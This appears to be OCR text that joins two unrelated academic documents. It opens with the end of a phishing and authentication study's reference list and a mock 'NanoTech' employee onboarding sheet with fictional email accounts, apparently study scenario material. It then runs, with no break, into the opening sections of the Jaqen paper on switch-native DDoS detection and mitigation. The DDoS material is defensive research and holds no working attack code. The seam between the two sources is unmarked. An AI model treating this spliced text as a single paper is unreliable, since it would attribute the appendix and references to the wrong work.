[86] Arun Vishwanath, Tejaswini Herath, Rui Chen, Jingguo Wang, and H. Raghav Rao. Why do people get phished? testing individual differences in phishing vulnerability within an integrated, information processing model. *Decision Support Systems*, 51(3):576 – 586, 2011.

[87] KC. Wang and MK. Reiter. How to end password reuse on the web. In *Network and Distributed System Security Symposium (NDSS)*, 2019.

[88] Alma Whitten and J Doug Tygar. Why johnny can't encrypt: A usability evaluation of pgp 5.0. In *USENIX Security Symposium*, volume 348, pages 169–184, 1999.

[89] S. Wiefling, M. Dürmuth, and L. Lo Iacono. More Than Just Good Passwords? A Study on Usability and Security Perceptions of Risk-based Authentication. In *Annual Computer Security Applications Conference (ACSAC)*, 2020.

[90] S. Wiefling, L. Lo Iacono, and M. Dürmuth. Is This Really You? An Empirical Study on Risk-Based Authentication Applied in the Wild. In *ICT Systems Security and Privacy Protection*. Springer, 2019.

[91] H. Wimberly and L. Liebrock. Using Fingerprint Authentication to Reduce System Security: An Empirical Study. In *IEEE Symposium on Security and Privacy (S&P)*, 2011.

[92] M. Wu, R. Miller, and S. Garfinkel. Do security toolbars actually prevent phishing attacks? In *ACM Conference on Human Factors in Computing Systems (CHI)*, 2006.

[93] M. Wu, R. Miller, and G. Little. Web wallet: Preventing phishing attacks by revealing user intentions. In *Symposium on Usable Privacy and Security (SOUPS)*, 2006.

[94] W. Yang, A. Xiong, J. Chen, RW. Proctor, and N. Li. Use of Phishing Training to Improve Security Warning Compliance: Evidence from a Field Experiment. In *ACM Hot Topics in Science of Security (HoTSoS): Symposium and Bootcamp*, 2017.

[95] P. Zhang, A. Oest, H. Cho, Z. Sun, RC. Johnson, B. Wardman, S. Sarker, A. Kapravelos, T. Bao, R. Wang, Y. Shoshitaishvili, A. Doupé, and G. Ahn. CrawlPhish: Large-scale Analysis of Client-side Cloaking Techniques in Phishing. In *IEEE Symposium on Security and Privacy (S&P)*, 2021.

A Employee On-boarding Information

NanoTech IT department

Employee Onboarding Information

Welcome to **NanoTech**! We're excited to have you!

At **NanoTech**, we're committed to protecting the company, employees, and customers' resources, internal and external networks, and sensitive data.

Our goals:
- Safeguard **NanoTech** confidential information, employee information, and our customers' confidential information
- Ensure uninterrupted and efficient operations at **NanoTech**
- Protecting **NanoTech** against scammers, including phishing attacks
- Comply with industry, regulatory, and customer requirements

Your role:
- Report theft, loss, or unauthorized disclosure of **NanoTech** information
- Report attempts for stealing **NanoTech** information, including suspicious phishing emails
- Adhere to copyright, trade secret, patent and IP laws
- Log off from your email account(s) at the end of your work day

As part of your onboarding process, you'll receive your work devices and credentials. Reach out to the IT department if you have any issues.

You will be using two-factor authentication to authenticate network resources, computer resources, and Google services. For authentication, you will need your password and your security key. If you lose your security key or if it was damaged, you can login to your account using other backup mechanisms, eg, using the Google Authenticator app already installed on your work phone. In case of loss or damage to the security key, please reach out immediately to the IT department to replace your key.

Why the FIDO security keys?

A FIDO security key is a phishing-resistant two-factor authentication (2FA) device. FIDO keys use cryptography to provide two-way verification: it makes sure that you are logging into the service you originally registered the security key with, and the service verifies that it's the correct security key as well. This provides superior protection to code-based verification, like SMS and one-time password (OTP).

We've already registered your security key with your accounts! Start inventing!

Please sign here to indicate that you have read this information and agree to adhere to it.

***Signature*/Date**

NanoTech IT department

Jordan Hart

Email: jordan.hart540@hotmail.com
Password: [redacted]
(Email is the primary method of correspondence in the company)

Google services account
Username: jordan.hart540@gmail.com
Password: [redacted]
(You will need to use two-factor authentication for Google services)

Manager: Alex James (alex.james1231@hotmail.com)
IT manager: Sam Parker (sam.parker000@hotmail.com)
HR correspondence: Sam Logan (sam.logan2019@hotmail.com)

Jaqen: A High-Performance Switch-Native Approach for Detecting and Mitigating Volumetric DDoS Attacks with Programmable Switches

Zaoxing Liu[⋆] Hun Namkung[§] Georgios Nikolaidis[†] Jeongkeun Lee[†]
Changhoon Kim[†] Xin Jin[◁] Vladimir Braverman[‡] Minlan Yu[◇] Vyas Sekar[§]
[⋆]*Boston University* [†]*Intel, Barefoot Switch Division* [◁]*Peking University*
[‡]*Johns Hopkins University* [◇]*Harvard University* [§]*Carnegie Mellon University*

Abstract

The emergence of programmable switches offers a new opportunity to revisit ISP-scale defenses for volumetric DDoS attacks. In theory, these can offer better cost vs. performance vs. flexibility trade-offs relative to proprietary hardware and virtual appliances. However, the ISP setting creates unique challenges in this regard—we need to run a broad spectrum of detection and mitigation functions natively on the programmable switch hardware and respond to dynamic adaptive attacks at scale. Thus, prior efforts in using programmable switches that assume out-of-band detection and/or use switches merely as accelerators for specific tasks are no longer sufficient, and as such, this potential remains unrealized. To tackle these challenges, we design and implement Jaqen, a *switch-native* approach for volumetric DDoS defense that can run detection and mitigation functions entirely inline on switches, without relying on additional data plane hardware. We design switch-optimized, resource-efficient detection and mitigation building blocks. We design a flexible API to construct a wide spectrum of best-practice (and future) defense strategies that efficiently use switch capabilities. We build a network-wide resource manager that quickly adapts to the attack posture changes. Our experiments show that Jaqen is orders of magnitude more performant than existing systems: Jaqen can handle large-scale hybrid and dynamic attacks within seconds, and mitigate them effectively at high line-rates (380 Gbps).

1 Introduction

Distributed Denial of Service (DDoS) attacks continue to be a destructive force in today's Internet [1]. Despite decades of work, *volumetric* attacks continue to be a severe threat, with growing attack volumes and types. In this respect, Internet Service Providers (ISPs), as the infrastructure to route Internet traffic, are at a unique vantage point to combat such volumetric attacks without interrupting client-side services.

In this context, programmable switching hardware has emerged as a promising means to enable defenses against volumetric DDoS attacks [2–7]. In particular, they promise better cost, performance, and flexibility tradeoffs, compared to traditional solutions. For instance, proprietary/fixed hardware appliances are expensive, have limited capabilities, and hard to upgrade in the field (e.g., [8, 9]). On the other hand, software appliances (e.g., [10]), while dynamic and reprogrammable, incur large latency, and are not efficient for large attacks. In addition, both classes of approaches entail high capital costs [9–11]. In contrast, programmable switches promise high line-speed guarantees (e.g., 6.5Tbps [12]), sufficient programmability (e.g., P4 [13]), and lower cost (Table 1).

Realizing this promise, however, is easier said than done, and the ISP setting creates unique and fundamental challenges that existing solutions do not address. Given that ISPs are *inline* and on the critical path of large attack traffic volumes, we need to support a *broad spectrum* of *detection* and *mitigation* natively on the programmable switches. Unfortunately, existing programmable switch-based solutions fail on one or more of these dimensions [3, 4, 6, 7, 14]. Specifically, existing efforts rely on out-of-band detection with the need to reroute traffic to separate monitoring infrastructure, which entails additional latency and cost [15–17]. Furthermore, many of these support a small number of mitigation functions [4, 6, 7, 14], or do so in an inefficient manner that exhausts the limited switch resources and can disrupt legitimate connections [3].

To this end, we present **Jaqen**, a *switch-native detection and mitigation system* that handles a broad spectrum of volumetric attacks [18] within ISPs. Unlike prior solutions, Jaqen completely runs on programmable switches (i.e., switch-native) and fully leverages their capabilities for accurate detection and fast response as attack postures change. Jaqen is an agile system that dynamically distributes detection and mitigation capabilities in a network-wide setting when available switch resources, attack types, and traffic volumes change.

Our overarching goal is to design a secure-yet-practical defense system, working within the limited switch chip resources (e.g., O(10MB) SRAM and limited accesses to the SRAM [12]). To see why this is challenging, consider two natural strawman solutions. First, to cover many attacks, we can consider running all potential detection and mitigation mechanisms on the switch. Unfortunately, this is infeasible due to resource constraints. Alternatively, we can run only a subset of detection and mitigation modules. However, this creates blind spots, where we do not have visibility into ongoing attacks, especially when attacks can dynamically change; i.e., the detection module checks for SYN floods but the attacker changes to a DNS amplification that goes undetected.

As a practical and robust alternative to these strawman solutions, we argue for a *broad-spectrum always-on detection* and *on-demand mitigation* design approach. That is, the detection logic must continuously (i.e., always-on) identify all attacks in our scope to avoid blind spots in face of dynamic attacks. Rather than enable all mitigation modules, we install them as needed (i.e., on demand) to optimize hardware resource usage. Given this high-level design philosophy, we address key algorithmic and system design challenges in Jaqen.

(1) ***Designing switch-native detection with high coverage:*** We build a switch-native, broad-coverage detector for ISPs by bridging universal sketch techniques in network monitoring [19, 20] and general DDoS detection. Instead of crafting multiple custom algorithms to achieve coverage (e.g., [15, 21–27]), universal sketches make it possible to track a broad range of current and unforeseen metrics with a single algorithm. We design the detector with two layers: *Data plane*—universal sketches as data plane primitives that can be pulled by the controller or configured as event triggers. *Control plane*—detection API for users to configure the sketches, query relevant metrics, and compute detection decisions.

(2) ***Flexible and performant switch-native mitigation:*** We identify a unified abstraction to implement mitigation with three interactive components: (1) *filtering* to drop, allow, or rate limit packets, (2) *analysis* to identify malicious traffic, and (3) *update* to the filtering when needed. For each component, we design a library of relevant mitigation functions with API based on best-practice mechanisms (e.g., intentional SYN drop [28] and DNS matching [23]) using switch-optimized logic and probabilistic structures [29–33]. Thus, constructing sophisticated (and possibly new) mitigation strategies will be like flexibly combining different building blocks on hardware using our API.

(3) ***Network-wide management to handle dynamic attacks:*** When attack postures change, Jaqen needs to compute a new resource allocation to redirect traffic to other available switches with the smallest rerouting cost. We formulate this as a Mixed-Integer Program (MIP). However, for large ISPs, a state-of-the-art solver could take a long time (10s of min) to finish. Thus, we design a responsive near-optimal heuristic that is 3-4 orders of magnitude faster.

We implement Jaqen in Barefoot Tofino switches [12] using the P4 language [13]. Our evaluation, performed on a set of one 6.5 Tbps programmable switch and eleven 40 Gbps servers, shows that Jaqen (1) accurately detects the attack type and estimates the attack volume with 97% accuracy when the attack traffic is not negligible (>1.5% of tested 380-Gbps throughput), (2) reacts to hybrid and dynamic DDoS attacks within 15-sec (including 10-sec detection period), and (3) mitigates the attack traffic with low false positives and negatives (varying from 0.0 to 0.072). Although our testbed only generates 380 Gbps traffic due to limited equipment, Jaqen with one switch can potentially handle Tbps-level attacks without interrupting legitimate users.

Contributions and roadmap. In summary, this paper makes the following contributions:

- Highlighting the requirements for ISP-based defense and identifying security limitations of existing P4-based defense solutions in the ISP setting. (§2)
- An integrated DDoS detection and mitigation framework entirely on programmable switches for defending volumetric attacks in ISPs. (§3)
- A broad-spectrum switch-native detector using universal sketching techniques and a library of highly optimized mitigation primitives for developers to write state-of-the-art and possibly new mitigation strategies in P4. (§4,§5)
- A network-wide resource manager that optimally deploys detection and mitigation modules in the network. (§6).
- An end-to-end system realization of Jaqen (§7) and demonstration of its effectiveness in handling real-world large-scale dynamic attack. (§8)

2 Background and Motivation

In this section, we begin by highlighting the requirements for ISP-centric defense and the opportunities that programmable switches bring. We then discuss existing defense solutions and highlight their shortcomings.

2.1 Requirements for ISP-centric Defense

ISPs own a large hierarchy of switches and routers to route user traffic to and from destinations, but usually do not access application-level user information. Given this nature, defending volumetric attacks in ISPs is appealing and ISP-based defense systems shall consider the following requirements:

- *Impact on benign traffic*: For service providers, the overarching goal is to improve user experiences for legitimate users. Thus, ISP-based defenses must not *interrupt* or *drop* legitimate user connections and shall not add large *extra latency* to benign traffic. Ideally, ISPs should limit the amount of traffic rerouted to out-of-band detection and scrubbing centers, and limit the usage of slow packet processing elements (e.g., servers) on the critical network paths.
- *Defense performance*: As a defense system, we need to support high packet processing capabilities to handle a broad range of existing and future attacks.
- *Cost efficiency*: As ISPs need to handle massive amounts of traffic every day (e.g., 100PB per day at AT&T in 2016 [37], we want to reduce the capital cost of defense devices and potentially their operational cost.

Opportunities of Programmable Switches. As observed in concurrent efforts [3–5, 7], modern programmable switches are appealing to augment DDoS defense performance. We envision these switches are promising in fulfilling require-

DDoS Solutions	Detection	Mitigation	Design	Performance (per unit)	Cost/Power
Bohatei [10]	No	Server-based	Full flexibility	10Gbps (80ms)	$5,600/600W
Arbor APS [34]	No	Cloud-based	Full flexibility	20Gbps (80ms)	$47,746/400W
ADS-8000 [35]	No	Hardware	Limited, hard to upgrade	40Gbps (<10ms)	$102,550/450W
FPGA-based [36]	Feasible	Hardware	Flexible, hard to program	4×25Gbps (<10ms)	$7,530/215W
Poseidon [3]	No[1]	Switch+Servers	Standard modules based on servers	3.3Tbps (12μs-80ms)	>$10,500/350W
Jaqen	In-band	Switch (ISP)	Switch-optimized logic/structures	3.3/6.5Tbps (12μs)	$10,500/350W

Table 1: Comparison of DDoS defense solutions. Top three are traditional solutions and the bottom two use programmable switches.

ments for ISP-scale defense: (1) *High line-rate guarantee* such as 6.5Tbps for any programs that fit in their hardware resources, which is appealing for combating large-scale attacks; (2) *Flexibility to support evolving attacks* while traditional hardware appliances are either fixed-function or have low programmability. With new switch architectures, we have the flexibility for both detection (e.g., capture packet signatures with the programmable parser) and mitigation (e.g., filter attack traffic with customizable rule tables; (3) *Cost-efficient* with cost similar to legacy switches of the same speed while having significantly lower capital costs than other appliances (e.g., a 6.5 Tbps switch costs around $12,000 [38, 39] while Arbor TMS [11]/APS [8] and Cisco Guard [9] cost $128,000 to $220,000 based on public estimates from [10]).

We provide a brief overview of programmable switch architectures for completeness. As shown in Figure 1, a representative programmable switch architecture is Protocol Independent Switch Architecture (PISA) [40], where the ASIC chip consists of a programmable parser and a number of reconfigurable match-action tables. Developers can program the packet parser to support user-defined packet headers, specify the matching fields and types (e.g., exact, range, and ternary matching), and configure supported actions (e.g., CRC hash, header field modification, register read/write via arithmetic logic unit (ALU), arithmetic operations using , and metering). We refer readers to §7 for more details.

2.2 Existing DDoS Defenses and Limitations

Table 1 highlights the tradeoffs between cost, performance, and flexibility in today's DDoS defenses.

Traditional DDoS defense solutions. At a high-level, traditional defense solutions include: (1) *Proprietary hardware* can be employed to differentiate suspicious traffic from legitimate traffic and filter out the attack traffic. However, there are key drawbacks. First, we need expensive appliances to deal with large-scale attacks. Second, they have low flexibility as they are hard to program and upgrade. (2) *SDN/NFV-based defense systems* have been proposed to detect and respond to DDoS attacks [10, 41, 42] that orchestrate available resources to dynamically allocate mitigation power for attacks. However, using software-only solutions is not scalable. Even if the operator has enough servers, benign traffic needs to be rerouted through a number of mitigation VMs, increasing the rerouting and processing latency. Moreover, the server footprint can be high; e.g., for a 100 Gbps DDoS attack, Bohatei may need 1000+ well provisioned VMs [10], which is not economical.

[1] Poseidon assumes given detection results. Poseidon has a monitor primitive, but its goal is to provide count/aggregation for known attack mitigation.




Figure 1: Protocol Independent Switch Architecture.

Programmable switch-based defenses. We consider a threat model (§3.1) where an adversary can launch dynamic attacks drawn from a set of popular volumetric DDoS attacks. Thus, ideally we need a defense system that achieves coverage over a broad spectrum of attack types and rapid response as attack situations change. Unfortunately, most existing efforts in switch-based defenses are based on the P4 behavior software simulator [43] with unrestricted resources and operations, except for recent efforts [3, 14] that have hardware implementations. These efforts suffer from one or more key limitations in ISP settings because of the non ISP-centric design:

- **Out-of-band and low-accuracy attack detection:** Most of these solutions, including Poseidon [3], essentially "punt" on the detection problem similar to the assumption in Bohatei [10]. Essentially dedicated NetFlow-like monitoring infrastructures (e.g., running on legacy routers and computing statistics with servers offline) are required to coalesce packet-level data into flow-level records. This may potentially offset the hardware cost savings that programmable switches could offer. While this was a reasonable assumption for an NFV-oriented deployment like Bohatei which envisions augments an existing network infrastructure, this is a somewhat ironic assumption for switch-based defenses. Even if we implemented these algorithms natively on the switch, they still incur limitations as (1) packet sampling approaches cannot provide fine-grained detection results [15, 44, 45] and (2) it requires

extra computation resources to conduct offline analysis, inducing significant detection delay.

- **Low-performance, in-effective mitigation:** Most existing efforts [4, 5, 7] build mitigation mechanisms covering only specific attack types such as SYN flood. While Poseidon [3] arguably has coverage on dynamic attacks, it does so by running backup defense modules on servers and reroutes *all* traffic to servers for state migration when attacks change, which is incompatible with the ISP scenario. More importantly, Poseidon's contribution is in designing switch-based mitigation for traffic scrubbing centers, where there might be a limited number of legitimate flows involved. When considering the ISP scenario with many legitimate flows, using Poseidon's switch component may not be as performant. For example, Poseidon uses a standard SYN proxy on the switch in a similar way as CPU by recording 65k legitimate sessions in a hash table. This default table will not scale to even hundreds of thousands of connections given the O(MB) on-chip memory constraint, and the hash collisions will cause the drop of many legitimate connections, just as a denial of service. Our experiments in §8.1 report 25% collisions for maintaining 2M legitimate connections (table size 2^{21}).

In summary, we see that while concurrent work has also argued the promise of programmable switches, ISP-based defense remains an open challenge: it is difficult to achieve the performance, flexibility, and cost benefits at the ISP scale.

3 Jaqen Overview

In this section, we describe the scope and architecture of Jaqen before we discuss the main technical challenges.

3.1 Problem Scope

Threat model. Our focus is on volumetric DDoS threats that aim to exhaust the available bandwidth and resources of the victims [1], such as TCP SYN flood, ICMP flood, Elephant flows, DNS flood, and other amplification threats including DNS, NTP, and Memcached. Other attacks such as nonvolumetric application-layer attacks or link flooding attacks [46] are outside the scope of this paper. We consider a *hybrid* and *dynamic* DDoS threat [1] that adversary can dynamically choose from a set of candidate attacks $\{A_i\}_{\forall i}$ at different times to launch a DDoS attack. The adversary has a volume budget V specifying the maximum rate that can be used to launch the attack at a given time. That is, $\sum_i v_t(A_i) \leq V$, where $v_t(A_i)$ is the volume of attack A_i at time t. Given such a budget V, the adversary can control the choice of type and volumes from set $\{A_i\}_{\forall i}$ to generate an attack.[2] We assume that programmable switches cannot be compromised by the adversary.

ISP deployment. We envision ISPs being early adopters of such a framework, given they are already adopting programmable hardware [47–49]. For instance, ISPs can deploy Jaqen in their network infrastructure to offer defense as a service to their customers. Our system can also coexist with other defense solutions (e.g., NFV, dedicated ASICs) at other locations to augment their capabilities against volumetric attacks; however, exploring this hybrid design is outside the scope of this paper.

[2] For instance, v_1(SYN)=50%·V and v_1(DNS)=50%·V at time 1, and then v_2(SYN)=10%·V and v_2(ICMP)=90%·V at time 2.




Figure 2: Overview of Jaqen

3.2 Jaqen Workflow

Jaqen has three logical steps, as presented in Figure 2:

(1) *Detection*: We do not assume prior knowledge if there is an ongoing DDoS attack. In this step, Jaqen provides information about whether protected users are under attack, what types and volumes of the attack are. During this step, the switch data plane identifies the suspicious traffic towards detected victims and report the estimated volumes of each attack type. An example output of this step is "victim=10.0.0.1, srcprefix=11.0.1.*+12.0.3.*, total= 2.5Gbps, vol=DNS(0.4)+SYN(0.3)+NTP(0.1)".

(2) *Resource management*: Once the detection information about the attacks is available, the resource manager on the controller makes resource allocation decisions on where to deploy mitigation based on attack detection results using minimized hardware resources.

(3) *Mitigation*: Based on resource management, the controller deploys mitigation modules onto the switches in the network. These modules effectively and accurately block attack traffic at packet arrival rates. After scrubbing the malicious traffic, the switches forward legitimate traffic without additional processing and network latency.

Attack coverage. Jaqen's primary focus is to enable defenses against a broad spectrum of volumetric attacks. Our definition of a volumetric attack is that the attacker sends a high amount of traffic or request packets to exhaust the bandwidth or resources of the victim. Our current Jaqen prototype handles 16 common volumetric attacks as described in Table 16:

- *TCP-based attacks*: SYN flood, ACK flood, RST/FIN flood, DNS flood (over TCP), TCP elephant flows, etc.

- *UDP-based attacks*: Amplification attacks using various UDP-based protocols—DNS, NTP, SNMP, SSDP, Memcached, QUIC, and UDP flood.
- *ICMP-based attacks*: ICMP flood, Smurf attack, etc.
- *Application-layer attacks*: simple unencrypted HTTP Get/-Post flood, SIP Register flood, etc.

Interestingly, we can further extend the coverage to some non-volumetric attacks by using Jaqen API described in §4, such as Slowloris, HTTP slow post, ARP cache poisoning, and DNS spoofing. We describe these extensions in Table 16.

Potential limitations. We analyze the potential system and security limitations of Jaqen. First, existing programmable switches used in Jaqen do not implement full packet parsing. Thus, any attack detection and mitigation requiring payload information cannot be supported. Second, Jaqen needs a few seconds to react to the attacks. An advanced attacker who smartly and frequently changes the attack types (e.g., <5s) can evade the defense. However, this potential evasion would require more computation/bandwidth and make it more difficult for attackers to conceal their identities (e.g., due to frequent traffic pattern changes), leading to alternative defenses such as IP filtering near the attack source.

3.3 Challenges

Given this workflow, we highlight the key design challenges that we need to address in the following sections.

Challenge I: Broad detection coverage on current and future volumetric attacks (§4). Programmable switches are constrained in terms of expressiveness compared to general-purpose servers [50] and also have limited resources. As an example, Barefoot Tofino switch [12] has $O(10)$MB SRAM, $O(1)$ ALUs, and $O(10)$ hash units.[3] Such resource constraints limit the possibility of fitting a large set of (complex) algorithms into switch hardware. Thus, a natural question is, how do we achieve broad-spectrum detection for many attacks?

Challenge II: Switch-optimized, resource-efficient mitigation (§5). Programmable switch's high performance guarantee comes with constrained hardware resources and computational model. Best practice mitigation mechanisms designed for servers do not work well for programmable switches (e.g., not scalable and dropping legitimate connections) and we need to carefully craft mitigation functions to deliver envisioned high-performance protection to the users.

Challenge III: Efficient ISP-scale defense for dynamic attacks (§6). In an ISP, attack traffic can enter the network from arbitrary ingresses. One alternative is to deploy Jaqen modules only at the ingress switches on the edge. However, given the limited resources at switches (and other concurrent services on the switches), this may not be feasible. To this end, we propose to leverage other switches that have available resources to offer an ISP-scale network-wide defense while minimizing the total resource usage. When attack posture changes, we need to quickly react by recomputing a resource allocation that has minimal changes from the previous allocation. However, this means that we need fast resource allocation decisions, especially in large-scale networks, with minimal disruptions to ongoing traffic.

[3] The actual numbers are proprietary under switch vendor's NDA.

Detection Metric	Description	Poseidon	Jaqen
Count/Aggr. [30]	Count/Aggr. over a flow	✓	✓
Entropy [51]	Identify anomalies/attacks	×	✓
Distinct flows [52]	Distinct TCP/UDP flows	×	✓
Traffic change [53]	Heavily changed flows	×	✓
Signatures	Volumes of special packets	×	✓
New metrics	Arbitrary G-sum in [54]	×	✓

Table 2: Poseidon vs. Jaqen in supported detection metrics.

4 Efficient and General Detection

Programmable switch resources are constrained compared to x86 servers, which impose restrictions on supporting a broad spectrum of algorithms as x86. Thus, for ISP-scale detection running completely in switches, we want our detection module to be as compact as possible while having good coverage of attacks. Achieving both requirements is challenging as fitting many detection algorithms (e.g., [15, 21–27]) for coverage in the switch is infeasible. Instead, we observe that recent advances in universal sketching [19, 20, 55] for network monitoring can play a crucial role in designing a general DDoS detector. Conceptually, universal sketches are a class of approximation algorithms that can simultaneously estimate a range of network statistics supported by custom algorithms, e.g., heavy hitters [20, 27, 53, 56, 57], distinct flows [20, 58, 59], and entropy [60–62]. More precisely, a universal sketch is able to estimate any aggregated functions from a data stream that are asymptotically bounded by the L2 norm of the data [19], while recent switch-based approaches only support counting/aggregating flow sizes based on Count-Min sketch [30]. We summarize the major differences between Poseidon's monitor [3] and Jaqen's detector in Table 2.

To bring universal sketching into ISP-centric detection, we design an approach that has data plane and control plane components:

Switch layer: "Future-proof" universal sketches. As shown in Figure 3, the switch layer contains multiple universal sketches, complemented by a signature-based detector. Together, Jaqen has the ability to estimate a variety of current and possibly unforeseen metrics that are relevant to the attacks (i.e., future-proof), laying the foundation for accurate attack detection. For instance, the entropy value changes in terms of the srcIP and dstIP are a strong indicator of an ongoing attack; the difference between the numbers of DNS requests and responses hints a DNS-related attack. It is worth noting that some attack-related metrics that require cryptography data (e.g., Malformed SSL Flood) or require complete payload parsing (e.g., Zorro attack [63]) are outside our scope due to

Mitigation API	Description	Switch Design
`RateLimit(identity,rate)`	Rate limiter for flows that match certain rules	SRAM + meters
`ExactBlockList(identity,size)`	Blocklist to drop packets that match certain rules	SRAM + TCAM
`ExactAllowList(identity,size)`	Allowlist to allow packets that match certain rules	SRAM + TCAM
`ApproxBlockList(identity,config)`	Approximate block list to drop packets	LRU lossy hash table
`ApproxAllowList(identity,config)`	Approximate allow list to pass packets	Blocked Bloom filters
`ActionAndTest(action,List(predicate))`	Perform a packet action and test later w/ predicates	BF + action/control
`HeaderHashAndTest(identity,action)`	Perform header field hash and test w/ action	Cookie + action/control
`UnmatchAndAction(action,List(predicate))`	Find unmatched predicates and perform an action	CBF + action/control
`KVStore(key,value,size)`	A high-performance small key-value store	Hash-based KV store
`ReportCtr(identity,type)`	Update a filtering list via controller	Mirror to CPU
`Recirculate(identity,type)`	Update a filtering list via packet recirculation	Mirror and recirculate

Table 3: Jaqen's Mitigation API.




Figure 3: Switch detection design w/ universal sketches.

hardware limitations and the ISP-centric view.

While a canonical implementation of universal sketch is already more resource-efficient than a combination of multiple custom algorithms [20], we further reduce the resource footprint when there are multiple instances of universal sketches. In particular, our implementation follows the same trajectory of parallel efforts in optimizing universal sketching for other hardware domains [27, 64–66]. The full discussion is outside the scope of this paper; but at a high-level, we include the following three optimizations: (1) *Reducing hash computations* by consolidating short hashes into long hashes and reusing hashes across universal sketch instances [65]. (2) *Reducing memory accesses* by updating only one instance of Count Sketch (CS) [31] in universal sketch [64]. We reduce these hashes and memory accesses by updating only one CS per packet. (3) *Reducing flow key storage space* by using a two-way hash table as a cache, similarly as [66]. The flow keys are used to identify elephant flows or heavily changed flows.

By applying these optimizations, the resource usage of the universal sketching component has been significantly reduced by more than 50% as shown in the evaluation Table 5.

Control layer: Detection API and logic. Now we have the ability to obtain attack-related sketch counters from the switch

```
def Query ( proto, func, mode, freq ):
    try: // connect to switch
        received = conn_mgr.init ( )
        sleep ( freq )
        if mode == 0: // pulling mode
            p = read_registers ( proto )
            metric = offline ( p, func )
        elif received == 1:
            r = buffer_triggers ( proto )
            metric = offline( p, func )
        reset ( )
        return metric
    except Error:
        print ( "Switch access failed!" )
```

```
def UDPFlood (threshold):
    try:
        while 1: // query heavy hitters
            hhs = Query ( udp, src_hh, 0, 5 )
            for srcIP in hhs:
                if srcIP >= threshold:
                    report_to_ctr ( )

def DNSFlood (threshold):
    try:
        while 1: // unmatched DNS replies
            diff = Query ( udp, dns, 0, 5 )
            if diff >= threshold:
                report_to_ctr ( )
```

Figure 4: Simplified detection API and logic examples.

layer. These counters are reported to the control layer for offline metric estimation and running detection logic, as depicted in Figure 3. In the control layer, we need to figure out how to use these metrics for detection, e.g., what is the reporting mode (controller pulling or self reporting), what are the needed metrics, and how to realize a detection logic with supplied metrics.

To that end, we design an API with `Query(proto,func,mode,freq)` to precisely obtain the metrics for detection, where *proto* defines the queried protocol, *func* defines the function of the metric, *mode* defines the reporting mode (e.g., self-triggering with a threshold), and *freq* is the reporting frequency. For example, we can query the UDP srcIP heavy flows above a 0.5% threshold every 5 seconds in a self-reporting mode. After configuring the way to obtain metrics, we need to implement a detection logic to make detection decisions, such as detection for UDP flood and DNS flood (Figure 4).

5 Performant and Flexible Mitigation

We demonstrate the flexibility of Jaqen by providing a flexible P4-based mitigation API to construct switch-native mitigation strategies. In particular, in an ISP-scale, directly adopting standard server-based mitigation methods will not work. Instead, we need to convert a mitigation strategy into a switch-optimized one. To achieve this, we observe that mitigation strategies can be abstracted with three components that are interacting with each other, as shown in Figure 5. For each component, we design a set of mitigation functions that are




Figure 5: Abstraction of mitigation strategies.

optimized for switch resources based on state-of-the-art approaches. In total, we provide 11 building blocks to construct a broad range of mitigation strategies for the switches in ISPs.

1. Filtering: In a mitigation strategy, we first need to provide functions to block, rate limit, or allow packets that meet certain rules. For instance, a blocklist can drop packets from some malicious source IPs while an allowlist can directly pass the traffic from certain users (e.g., VIPs). In this component, we provide five functions as the following:

- `ExactBlockList/ExactAllowList(identity,size)` are two types of lists to drop or allow packets that exactly match a *flow identify* (e.g., srcIP, 5-tuple, or subnet). For example, blocking any traffic from srcIP 10.0.0.1. We encapsulate the exact match tables provided by the switch hardware to construct these two functions. Due to the switch memory constraint, the *size* of rules is usually limited to O(10K) per processing stage in switch pipelines. These exact lists are particularly useful when a small set of "VIPs" or "malicious clients" are known.
